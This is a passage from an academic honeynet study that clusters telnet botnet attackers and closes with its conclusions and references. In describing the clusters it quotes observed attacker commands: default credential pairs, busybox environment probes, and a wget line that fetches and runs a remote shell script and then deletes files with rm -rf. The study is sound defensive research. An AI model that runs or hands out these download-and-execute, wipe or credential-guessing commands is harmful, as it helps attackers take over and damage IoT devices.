In *Cluster 3* threat agents log in on the first attempt with a correct password and directly proceed to checking the environment. For threat agents of this cluster more sessions are typical. A representative of this cluster tries credentials `user/user` and `root/root` and executes commands to check writable locations present in the target filesystem (`cat/proc/mounts;`). Success of guessing credentials indicates, that the password is known for threat agent.

Cluster 4 includes threat agents who try several passwords from various ports, and after successfully guessing credentials they check the environment and try what file operations are present and allowed. Typically this is done over two to five sessions.In all cases the folder `/run/lock` is used, which is, in general, a temporary filesystem residing in RAM. Difference between threat agents in this cluster and in the first and third clusters is in the amount of credential guesses. Their amount needed to successfully log in is uniformly distributed. A typical threat agent executes commands: `cat /proc/mounts; /bin/busybox KYOKP` and `cd /run/lock; cat .s; cp /bin/echo .s; /bin/busybox KYOKP` to test if there is already a binary file present, that the chosen working directory is really writable and finally, it determines the target's processor architecture.

Cluster 5 represents the threat agents, which in 99.5% fail to guess the credentials and therefore do not make any further actions. There are outliers (0,5%) here that are successful and then try to download shell code using wget tool, execute it, and delete traces of their activity. These outliers seem like botnets targeted towards devices without authentication.
Exemplary threat agent of minor group tries commands: `cd /tmp; rm -rf *;`

```
wget -q  http://x.x.x.x/gtop.sh; chmod +x gtop.sh; sh gtop.sh;
rm -rf *
```

4.2.3 Importance of attributes within clusters

In the cluster analysis we exploit information based on a large set of different variables. To better understand which variables drive our classification into 5 clusters (K-mods clustering) we proceed with the sensitivity analysis. In particular, we construct 5 clusters not on the full information, but on the constrained set of variables. We always omit one variable and check how the composition of clusters has changed relative to five clusters based on the full information. For most variables (13 out of 19), we obtain more than 90% match. The lowest match we get for the bin directory (54.47%), the count of the sessions (58.76%) and the count of credential guesses (64.11%). Without those variables the composition of the clusters would be thus substantially modified.

5 Conclusion and future works

A high number of IoT devices connected to the Internet is vulnerable and can be misused and take part in botnet activity. Telnet protocol, used to remotely manage devices, is often used to propagate malicious code to infect new devices. Behaviour in the first two botnet lifecycle phases is elaborated in this paper. We determined specific attributes and design a model for profiling threat agents into telnet botnets groups. We collected our data by implementing and running our own honeynet. It is clear, that number of sessions and the amount of credential guesses are good attributes for attributing threat agents to individual categories. They have a significant role when roughly filtering the data. It seems appropriate to uniformly divide them based on their values as the K-modes and PAM methods perform better. Depending on how many sessions one IP address makes, we could predict next behaviour of attackers, whether they will attempt to log in, check environment, or download shell code. Future research can discuss usage of spatial data for the threat agents profiles to analyze sources of botnet propagation and its destination within autonomous system.

Acknowledgements

The authors would like to thank the anonymous reviewers for their valuable comments. This research was supported by the Slovak Research and development agency under the contract No. APVV-14-0598 and the contract No. APVV-17-0561, VVGS project No. VVGS-PF-2018-792.

References

[Bajtoš et al., 2018] Bajtoš, T., Sokol, P., and Mézešová, T. (2018). Virtual honeypots and detection of telnet botnets. In *Proceedings of the Central European Cybersecurity Conf. 2018*, CECC 2018, pages 2:1–2:6. ACM.

[Chamotra et al., 2016] Chamotra, S., Sehgal, R. K., and Ror, S. (2016). Bot detection and botnet tracking in honeynet context. In *Proceedings of First International Conference on Information and Communication Technology for Intelligent Systems: Volume 1*, pages 563–574. Springer.

[Chang et al., 2015] Chang, W., Mohaisen, A., Wang, A., and Chen, S. (2015). Measuring botnets in the wild: Some new trends. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*, pages 645–650. ACM.

[Chaturvedi et al., 2001] Chaturvedi, A., Green, P. E., and Caroll, J. D. (2001). K-modes clustering. *Journal of Classification*, 18(1):35–55.

[Dowling et al., 2017] Dowling, S., Schukat, M., and Melvin, H. (2017). A zigbee honeypot to assess iot cyberattack behaviour. In *2017 28th Irish Signals and Systems Conference (ISSC)*, pages 1–6. IEEE.

[Dua and Du, 2016] Dua, S. and Du, X. (2016). *Data mining and machine learning in cybersecurity*. Auerbach Publications.

[Eslahi et al., 2012] Eslahi, M., Salleh, R., and Anuar, N. B. (2012). Bots and botnets: An overview of characteristics, detection and challenges. In *Control System, Computing and Engineering (ICCSCE), 2012 IEEE Inter. Conf. on*, pages 349–354. IEEE.

[Foss et al., 2018] Foss, A. H., Markatou, M., and Ray, B. (2018). Distance metrics and clustering methods for mixed-type data. *International Statistical Review*.

[Gibbs, 2014] Gibbs, P. M. (2014). Botnet tracking tools. *SANS Inst.*

[Gower, 1971] Gower, J. C. (1971). A general coefficient of similarity and some of its properties. *Biometrics*, pages 857–871.

[Heo and Shin, 2018] Heo, H. and Shin, S. (2018). Who is knocking on the telnet port: A large-scale empirical study of network scanning. In *Proceedings of the 2018 on Asia Conf. on Computer and Communications Security*, pages 625–636. ACM.

[Huang, 1998] Huang, Z. (1998). Extensions to the k-means algorithm for clustering large data sets with categorical values. *Data mining and knowledge discovery*, 2(3):283–304.

[Jaccard, 1908] Jaccard, P. (1908). Nouvelles recherches sur la distribution florale. *Bull. Soc. Vaud. Sci. Nat.*, 44:223–270.

[Joshi and Sardana, 2011] Joshi, R. and Sardana, A. (2011). *Honeypots: a new paradigm to information security.* CRC Press.

[Kassambara, 2018] Kassambara, A. (2018). *ggcorrplot: Visualization of a Correlation Matrix using 'ggplot2'.* R package version 0.1.2.

[Kaufman and Rousseeuw, 2009] Kaufman, L. and Rousseeuw, P. J. (2009). *Finding groups in data: an introduction to cluster analysis*, volume 344. John Wiley & Sons.

[Koroniotis et al., 2017] Koroniotis, N., Moustafa, N., Sitnikova, E., and Slay, J. (2017). Towards developing network forensic mechanism for botnet activities in the iot based on machine learning techniques. In *International Conference on Mobile Networks and Management*, pages 30–44. Springer.

[Krijthe, 2015] Krijthe, J. H. (2015). *Rtsne: T-Distributed Stochastic Neighbor Embedding using Barnes-Hut Implementation.* R package version 0.15.

[Maechler et al., 2017] Maechler, M., Rousseeuw, P., Struyf, A., Hubert, M., and Hornik, K. (2017). *cluster: Cluster Analysis Basics and Extensions.* R package version 2.0.6 — For new features, see the 'Changelog' file (in the package source).

[Niranjan et al., 2018] Niranjan, A., Akshobhya, K., Shenoy, P. D., and Venugopal, K. (2018). Eknis: Ensemble of knn, naïve bayes kernel and id3 for efficient botnet classification using stacking. In *2018 International Conference on Data Science and Engineering (ICDSE)*, pages 1–6. IEEE.

[Nõmm and Bahşi, 2018] Nõmm, S. and Bahşi, H. (2018). Unsupervised anomaly based botnet detection in iot networks. In *2018 17th IEEE Inter. Conf. on Machine Learning and Applications (ICMLA)*, pages 1048–1053. IEEE.

[Oh et al., 2015] Oh, T., Jadhav, S., and Kim, Y. H. (2015). Android botnet categorization and family detection based on behavioural and signature data. In *2015 International Conference on Information and Communication Technology Convergence (ICTC)*, pages 647–652. IEEE.

[Pektaş and Acarman, 2018] Pektaş, A. and Acarman, T. (2018). Botnet detection based on network flow summary and deep learning. *International Journal of Network Management*, 28(6):e2039.

[Provos and Holz, 2007] Provos, N. and Holz, T. (2007). *Virtual honeypots: from botnet tracking to intrusion detection.* Pearson Education.

[R Core Team, 2018] R Core Team (2018). *R: A Language and Environment for Statistical Computing.* R Foundation for Statistical Computing, Vienna, Austria.

[Revelle, 2018] Revelle, W. (2018). *psych: Procedures for Psychological, Psychometric, and Personality Research.* Northwestern University, Evanston, Illinois. R package version 1.8.10.

[RStudio Team, 2016] RStudio Team (2016). *RStudio: Integrated Development Environment for R.* RStudio, Inc., Boston, MA.

[Silva et al., 2013] Silva, S. S., Silva, R. M., Pinto, R. C., and Salles, R. M. (2013). Botnets: A survey. *COMPUT NETW*, 57(2):378–403.

[Tansettanakorn et al., 2016] Tansettanakorn, C., Thongprasit, S., Thamkongka, S., and Visoottiviseth, V. (2016). Abis: a prototype of android botnet identification system. In *2016 Fifth ICT International Student Project Conference (ICT-ISPC)*, pages 1–5. IEEE.

[Tariq and Baig, 2016] Tariq, F. and Baig, S. (2016). Botnet classification using centralized collection of network flow counters in software defined networks. *International Journal of Computer Science and Information Security*, 14(8):1075.

[Van der Elzen and van Heugten, 2017] Van der Elzen, I. and van Heugten, J. (2017). Techniques for detecting compromised iot devices. *University of Amsterdam.*

[van der Maaten, 2014] van der Maaten, L. (2014). Accelerating t-sne using tree-based algorithms. *Journal of Machine Learning Research*, 15:3221–3245.

[van der Maaten and Hinton, 2008] van der Maaten, L. and Hinton, G. (2008). Visualizing high-dimensional data using t-sne. *Journal of Machine Learning Research*, 9:2579–2605.

[Vormayr et al., 2017] Vormayr, G., Zseby, T., and Fabini, J. (2017). Botnet communication patterns. *IEEE Communications Surveys & Tutorials*, 19(4):2768–2796.

[Wang et al., 2018a] Wang, A., Chang, W., Chen, S., and Mohaisen, A. (2018a). Delving into internet ddos attacks by botnets: characterization and analysis. *IEEE/ACM Transactions on Networking (TON)*, 26(6):2843–2855.

[Wang et al., 2018b] Wang, C.-Y., Ou, C.-L., Zhang, Y.-E., Cho, F.-M., Chen, P.-H., Chang, J.-B., and Shieh, C.-K. (2018b). Botcluster: A session-based p2p botnet clustering system on netflow. *Computer Networks*, 145:175–189.

[Weihs et al., 2005] Weihs, C., Ligges, U., Luebke, K., and Raabe, N. (2005). klar analyzing german business cycles. In Baier, D., Decker, R., and Schmidt-Thieme, L., editors, *Data Analysis and Decision Support*, pages 335–343, Berlin. Springer-Verlag.

[Wickham, 2009] Wickham, H. (2009). *ggplot2: Elegant Graphics for Data Analysis.* Springer-Verlag New York.

[Xu and Wunsch, 2005] Xu, R. and Wunsch, D. (2005). Survey of clustering algorithms. *IEEE Transactions on neural networks*, 16(3):645–678.

[Yule, 1912] Yule, U. G. (1912). On the Methods of Measuring Association Between Two Attributes. *Journal of the Royal Statistical Society*, 75(6):579–652.

[Yusof et al., 2017] Yusof, M., Saudi, M. M., and Ridzuan, F. (2017). A new mobile botnet classification based on permission and api calls. In *2017 Seventh International Conference on Emerging Security Technologies (EST)*, pages 122–127. IEEE.

[Zhi et al., 2017] Zhi, W., GAO, H.-z., ZHANG, Y.-m., HU, Y.-c., QIU, K.-f., CHENG, X., and JIA, C.-f. (2017). Fortifying botnet classification based on venn-abers prediction. *DEStech Transactions on Computer Science and Engineering*, 9(cst).

[Zhou et al., 2018] Zhou, Z., Yao, L., Li, J., Hu, B., Wang, C., and Wang, Z. (2018). Classification of botnet families based on features self-learning under network traffic censorship. In *2018 Third International Conference on Security of Smart Cities, Industrial Control System and Communications (SSIC)*, pages 1–7. IEEE.